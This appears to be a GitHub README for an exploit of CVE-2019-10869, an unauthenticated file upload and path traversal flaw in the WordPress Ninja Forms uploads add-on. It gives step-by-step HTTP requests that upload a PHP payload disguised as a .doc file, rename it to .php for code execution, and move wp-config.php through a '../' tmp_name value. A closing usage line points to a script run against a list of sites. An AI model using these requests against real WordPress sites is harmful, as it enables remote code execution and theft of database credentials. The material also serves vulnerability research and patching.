 ktn1990/cve-2019-10869
(Wordpress) Ninja Forms File Uploads Extension <= 3.0.22 – Unauthenticated Arbitrary File Upload

(Wordpress) Ninja Forms File Uploads Extension <= 3.0.22 – Unauthenticated Arbitrary File Upload
Path Traversal and Unrestricted File Upload exists in the Ninja Forms plugin before 3.0.23 for WordPress (when the Uploads add-on is activated). This allows an attacker to traverse the file system to access files and execute code via the includes/fields/upload.php (aka upload/submit page) name and tmp_name parameters.
Initial file upload Request:
Host: testserver.com
Content-Type: multipart/form-data; boundary=---------------------------16345274557837
Content-Length: 522

-----------------------------16345274557837
Content-Disposition: form-data; name="form_id"

1
-----------------------------16345274557837
Content-Disposition: form-data; name="field_id"

5
-----------------------------16345274557837
Content-Disposition: form-data; name="nonce"

0f3a997174
-----------------------------16345274557837
Content-Disposition: form-data; name="files"; filename="test.png.doc"
Content-Type: application/msword

<?php phpinfo(); ?>
-----------------------------16345274557837--
Response:
HTTP/1.1 200 OK
Server: nginx/1.14.0

"data":{
    "files":[
       {
          "name":"test.png.doc",
          "type":"application\/msword",
          "tmp_name":"nftmp-14FpD-test.png.doc",
          "error":0,
          "size":19
       }
    ]
 }
When the form is submitted the initially uploaded tmp file is moved to a new location:
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: testserver.com
Content-Length: 6850

--snip--
"5":{
 "value":1,
 "id":5,
 "files":[
    {
       "name":"test.(php)",
       "tmp_name":"nftmp-BNxfG-test.png.doc",
       "fieldID":5
    }
 ]
--snip--
The parameter “name” is then “sanitized” by the WordPress function sanitize_file_name, which essentially only removes a set of predefined special characters:
ninja-forms-uploads/includes/fields/upload.php:124
$file_name = sanitize_file_name(basename($target_file));

sanitize_file_name
Removes special characters that are illegal in filenames
on certain operating systems and special characters
requiring special escaping to manipulate at the command line.
Replaces spaces and consecutive dashes with a single dash.
Trims period, dash and underscore from beginning and end of filename.
It is not guaranteed that this function will return a filename
that is allowed to be uploaded.

https://developer.wordpress.org/reference/functions/sanitize_file_name/

This results in moving the tmp file to its final location: /wp-content/uploads/ninja-forms/1/test.php
If the upload folder has not been made non-executable explicitly, which is not the case by default, this results in code execution:
Path Traversal in tmp_name:
when submitting the form it is also possible to traverse the filesystem through the tmp_name parameter as shown below. Keep in mind that tmp files are moved to their new location within the uploads folder!
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: testserver.com
Content-Length: 6850

--snip--
"5":{
 "value":1,
 "id":5,
 "files":[
    {
       "name":"test.doc",
       "tmp_name":"../../../../wp-config.php",
       "fieldID":5
    }
 ]
--snip--
This results in moving the wp-config.php file to the following location: /wp-content/uploads/ninja-forms/1/test.doc
USAGE: python script.py list-site.txt






